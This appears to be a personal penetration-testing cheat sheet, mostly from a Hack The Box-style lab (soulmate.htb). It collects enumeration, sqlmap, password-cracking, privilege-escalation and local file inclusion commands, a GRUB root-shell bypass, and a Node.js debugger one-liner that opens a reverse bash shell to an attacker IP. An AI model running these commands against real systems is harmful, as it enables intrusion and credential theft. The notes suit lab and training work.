-
Local File Inclusion
../../../../etc/passwd -
md to pdf OR html to pdf converter
`<iframe src=“http://--------- > -
To crack a password protected file
John the Ripper
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt—> Cracking -
File type
exiftool <filename> -
Image open
xdg-open -
Check png
pngcheck -
image hexeditor
imhex -
Ecrypted disk image
dislocker <image> -u<password> <folder>
we now have unencrypted image -
hashcat
hashcat -a 0 <hash> <wordlist> -
Display the partition layout of a volume system (partition tables)
mmls -
DIRECTORY AND SUBDOMAIN ENUMERATION
feroxbuster -DNS
feroxbuster -u http://soulmate.htb -H "Host: FUZZ.soulmate.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -o soulmatedns.txtferoxbuster -Directories
feroxbuster -u http://soulmate.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o soulmateweb.txtFfuf -Directories
ffuf -u https://soulmate.htb/FUZZ -w /usr/share/......../wordlist.txtFfuf -Subdomain
ffuf -u http://soulmate.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.soulmate.htb" -o soulmateffuf.txt
Nikto
nikto -h <ip>
Sqlmap
sqlmap -u "http://ftp.soulmate.htb/WebInterface/login.html" --data="username=test&password=test" --dbs --batch -
Linpeas - Linux privelage escalation
start a http server :
python3 -m http.server 2000
to get the file in victim machine :
wget http://myip:port/linpeas.sh -
After getting into a machine
id
hostname
uname
uname -a
cat /proc
cat /proc/version
cat /etc/issue
ps
ps aux
env
ls -la
cat /etc/passwd -
File type
exiftool <filename> -
index of a file
ls -i <path> -
ls with time
latest ls -lt
oldest ls -rt -
To increase all available free space in an existing system(Ubuntu)
- Check for free space on your volume group
sudo vgdisplay - Extend your logical volume (LV) to use all available free space. Replace “/dev/ubuntu-vg/ubuntu-lv” with your LV’s path, which you can find with “lvdisplay”.
sudo lvextend -l +100%FREE /dev/ubuntu-vg/ubuntu-lv - Resize the filesystem on top of the extended logical volume.
sudo resize2fs /dev/mapper/ubuntu--vg-ubuntu--lv
- Check for free space on your volume group
-
You can ssh into the machine using your host the machine
If you have not configured ssh during installation:
sudo apt install open-ssh-server -y
sudo systemctl enable ssh
sudo ufw allow ssh -
If you forget passwd of VM:
Step 1: Access the GRUB boot menu
- Restart the Kali VM. Force a restart through your virtualization software (e.g., VirtualBox, VMware).
- During the initial boot screen, repeatedly press the
EscorShiftkey to interrupt the boot process and display the GRUB menu. - If successful, the GRUB menu will appear, showing the option for “Kali GNU/Linux.”
Step 2: Modify the boot parameters
- On the GRUB menu, use the arrow keys to highlight the “Kali GNU/Linux” entry.
- Press the
ekey to edit the boot parameters. - Navigate through the text to find the line that starts with
linux. - Locate the parameter
roon this line. Change it torwto switch the filesystem from read-only to read-write. - At the very end of the same
linuxline, addinit=/bin/bash.
Step 3: Boot to a root shell
- Press
Ctrl + XorF10to boot the system with the modified parameters. - Your system will boot directly into a root shell (a command prompt indicated by
#), bypassing the login screen.
Step 4: Reset the password
- To reset the password for the
rootuser, enter the following command and press Enter:passwd
Step 5: Reboot the system
- After the password is successfully updated, reboot the system to apply the changes. Some older Kali versions may require you to run
reboot -f.
-
searching for active session

-
Server Side Template Injection

-
ss -tlnp | grep 9229
ss > Displays network socket
-tlnp > tcp, listen, display ports and processes
9229 > node.js port -
nodejs exploit
node -e '(async()=>{const t=await(await fetch("http://127.0.0.1:9229/json")).json();const ws=new WebSocket(t.find(x=>x.webSocketDebuggerUrl).webSocketDebuggerUrl);const expr="(function(){var n=process.mainModule.require(\"net\"),c=process.mainModule.require(\"child_process\"),s=c.spawn(\"/bin/bash\",[]),k=new n.Socket();k.connect(4445,\"<Attacker_ip>\",function(){k.pipe(s.stdin);s.stdout.pipe(k);s.stderr.pipe(k);});})()";ws.onopen=()=>ws.send(JSON.stringify({id:1,method:"Runtime.evaluate",params:{expression:expr}}));ws.onmessage=m=>console.log(m.data);})();' -
Client Side Validation:
curl "http://target/login.php?action=login&username=a&password=a"